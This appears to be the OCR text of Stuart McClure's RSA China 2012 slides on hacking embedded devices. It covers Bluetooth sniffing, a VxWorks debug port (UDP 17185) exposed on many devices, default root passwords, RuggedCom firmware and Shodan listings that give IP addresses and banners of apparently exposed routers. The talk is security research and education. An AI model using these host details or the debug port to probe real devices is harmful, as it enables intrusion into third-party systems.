RSA® CONFERENCE CHINA 2012

RSA信息安全大会2012

THE GREAT CIPHER

MIGHTIER THAN THE SWORD


伟大的密码胜于利剑

嵌入式黑客攻击


Stuart McClure

Cylance, Inc.
www.cylance.com

RSACONFERENCE
CHINA 2012



星球大战 (1977)



2001：太空漫游 (1968)

我们要讨论的是...

聚焦 2011

FOCUS11 SECURITY CONFERENCE

Hacking Exposed LIVE: Embedded

WE HAVE EVOLVED FROM WINDOWS


McAfee
ENERGY
MANU-FACTURING
MEDICAL DEVICE
DATA BASE
SCADA
MOBILE
EMBEDDED
RSA
CONFICKER
SMART CARS
NIGHT DRAGON
STUXNET
SILICON
ATM/KIOSK
AURORA
ZEUS
SOCIAL MEDIA
CONNECTED
INTERCEPTED
FOCUS11


BLUETAPPING

- Discover undiscoverable Bluetooth devices and pair with them
- Listen to the traffic without pairing

RSA 2012 主题

RSA 曝光的黑客攻击






```
[01/Mar/2012 11:53:11] "POST /interact/ HTTP/1.1" 200 61
{"id": "XF483FW1", "retmsg": "updated record", "result": "0"}
[01/Mar/2012 11:53:16] "POST /interact/ HTTP/1.1" 200 61
{"id": "1418MSAJ", "retmsg": "updated record", "result": "0"}
[01/Mar/2012 11:53:21] "POST /interact/ HTTP/1.1" 200 61
{"id": "43617WGV", "retmsg": "updated record", "result": "0"}
[01/Mar/2012 11:53:26] "POST /interact/ HTTP/1.1" 200 61
```

```
xpect) BT_GET_CAPABILITIES fa
xpect) BT_GET_CAPABILITIES fa
x plugin supports only playba
or directory
ux_alsa.c', line: 1666
ams, streamDir, &self->pcm )'
: 1826
->capture, alsaApi, inParams,
'src/hostapi/alsa/pa_linux_al
stApi, inputParameters, outpu
 streamFlags, userData )' fa
stapi/alsa/pa_linux_alsa.c',
Expression 'stream->playback.pcm' failed in 'src/hostapi/alsa/pa_linux_alsa.c',
line: 4537
```

Welcome to Audacity version 1.3.13-beta

嵌入式的世界

- 全世界大约有 100 亿台设备
- 设计上，几乎没有安全防范
- 收音机、GPS、Wifi、蓝牙和硬件的连接
- 没有保护性解决方案



嵌入式/实时操作系统

BlackBerry OS
嵌入式 Linux
Access Linux 平台
Android
bada
Boot to Gecko
Openmoko Linux
OPhone
MeeGo（由 Maemo 与 Moblin 的合并而来）
Mobilinux
MotoMagx
Qt Extended
LiMo 平台
webOS
PEN/GEOS、GEOS-SC、GEOS-SE
iOS（Mac OS X 的一个子集）
Palm OS
Symbian 平台（Symbian OS 的后继者）
Windows Mobile（被 Windows Phone 取代）


Allied Telesis 研发的 AlliedWare
Ubiquiti Networks 研发的 AirOS
Cisco Systems 研发的 CatOS
Cisco Systems 研发的 Cisco IOS
NewMedia-NET 研发的 DD-WRT
Inferno（最初由贝尔实验室研发的分布式操作系统）
Cisco Systems 研发的 IOS-XR
Foundry Networks 研发的 IronWare
Juniper Networks 研发的 JunOS
RuggedCom 研发的 RuggedCom OS
Mikrotik 研发的 RouterOS
Juniper Networks 研发的 ScreenOS
Alcatel-Lucent 研发的 Timos
RoweBots 研发的 Unison 操作系统
Force10 Networks 研发的 FTOS
Force10 Networks 研发的 RTOS
Wind River Systems 研发的 VxWorks
Wind River Systems 研发的嵌入式 Linux
Green Hills 软件

Contiki
eCos
FreeBSD
uClinux
MINIX
NCOS
freeRTOS、openRTOS 和 safeRTOS
polyBSD（嵌入式 NetBSD）
REX OS（微内核操作系统）
ROM-DOS
TinyOS
μTasker
ThreadX
DSPnano RTOS
Windows Embedded
Windows CE
Windows Embedded Standard
Windows Embedded Enterprise
Windows Embedded POSReady
Wombat 操作系统（微内核操作系统）
brickOS
leJOS

ExpressLogic 研发的 ThreadX

ARM
Atmel ARM
Atmel AVR32
BlackFin
CEVA-TeakLite-III
ColdFire/68K
Energy Micro EFM32
Freescale ARM
Fujitsu FM3
G-Series
Hitachi H8/300H
Infineon XMC-4000
Leon3
M-CORE
MicroBlaze
Microchip PIC24/dsPIC
Microchip PIC32
MIPS
Nios II
NXP

Power Architecture
Renesas RX
Renesas SH
Renesas V8xx
SHARC
ST Microelectronics STM32
StarCore
StrongARM
Synopsys ARC
TI ARM
TI MSP430
TMS320C54x
TMS320C6x
Univers A2P
Win32
x86/x386
Xilinx ARM
Xscale
Xtensa/Diamond


THREADX UNITS HARD AT WORK

1,289,333,044

VxWorks 和 Embedded Linux

由 Wind River Systems 研发

- 目前大约有 20 亿台设备

基础架构


2010 年 8 月

UDP 端口 17185 - 运行在世界各地 2.5 亿台设备上的调试端口

<u>企业客户调查</u>

- Redline RedCONNEX AN80
- 惠普 StorageWorks MSA2012i
- 东芝 e-Studio 网络打印机
- IBM TotalStorage SAN 交换机
- 佳能 ImageRunner 打印机/复印机
- Cisco MGX 机架服务器操作系统
- Sonicwall 应用程序
- Xerox Phaser 5400
- Cisco MGX 或 IOS 12.X 设备
- Cisco 无线 IP 电话

Shodan



41.45.169.172
TE Data
Added on 16.08.2012

ADSL Router, VxWorks SNMPv1/v2c Agent, Conexant System, Inc.

62.224.133.144
Deutsche Telekom AG
Added on 16.08.2012
Neuenstein

ADSL Router, VxWorks SNMPv1/v2c Agent, Conexant System, Inc.


208.104.181.58
Comporium Communications
Added on 16.08.2012
Fort Mill

208-104-181-58.fttp.sta.comporium.net

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 126
EXT:
LOCATION: http://208.104.181.58:2869/IGatewayDeviceDescDoc
SERVER: VxWorks/5.4.2 UPnP/1.0 iGateway/1.1
ST: upnp:rootdevice
USN: uuid:13814000-4ff1-11f2-9be3-c67e816b4bfb::upnp:rootdevice
```


31.222.236.214
The Blue Zone East / Jordan
Added on 16.08.2012

VxWorks SNMPv1/v2c Agent



114.129.177.17
SkyMesh Satellite Network
Added on 16.08.2012

vxWorks-6.6 Target



64.105.18.30
Covad Communications
Added on 16.08.2012
Chicago

h-64-105-18-30.chcgilgm.static.covad.net


```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 126
EXT:
LOCATION: http://64.105.18.30:2869/IGatewayWFADeviceDescDoc
SERVER: VxWorks/5.4.2 UPnP/1.0 iGateway/1.1
ST: upnp:rootdevice
USN: uuid:33814000-1dd2-11b2-9fff-c67e816b4bfb::upnp:rootdevice
```

218.48.175.18
Hanaro Telecom Co.
Added on 16.08.2012


VxWorks SNMPv1/v2c Agent

哥伦比亚大学的发现

- 已发现 390 万台
- 54 万台使用易受攻击的默认“root”密码（占已发现数的 13%）



新发现：网络服务器使用 SSL！




1.3. The ROS® Web Server Interface

1.3.1. Using a Web Browser to Access the Web Interface

A web browser uses a secure communications method called SSL (Secure Socket Layer) to encrypt traffic exchanged with its clients. The web server guarantees that communications with the client are kept private. If the client requests access via an insecure HTTP port, it will be rerouted to the secure port. Access to the web server via SSL will be granted to a client that provides a valid user name / password pair.


It can happen that upon connecting to the ROS® web server, a web browser may report that it cannot verify the authenticity of the server's certificate against any of its known certificate authorities. This is expected, and it is safe to instruct the browser to accept the certificate. Once the browser accepts the certificate, all communications with the web server will be secure.

步骤 1：获取固件



Name	Date modified	Type	Size
ROS-CF52_Main_RMC30_v3-11-0.zb	8/2/2012 4:22 PM	ZB File	665 KB
ROS-CF52_Main_v3-11-0	8/2/2012 4:22 PM	Adobe Acrobat Do...	65 KB
ROS-CF52_Main_v3-11-0.zb	8/2/2012 4:22 PM	ZB File	1,116 KB
ROS-CF52_MainNC_RMC30_v3-11-0.zb	8/2/2012 4:22 PM	ZB File	628 KB
ROS-CF52_MainNC_v3-11-0	8/2/2012 4:22 PM	Adobe Acrobat Do...	42 KB
ROS-CF52_MainNC_v3-11-0.zb	8/2/2012 4:22 PM	ZB File	1,079 KB
Thumbs	8/2/2012 4:22 PM	Data Base File	46 KB

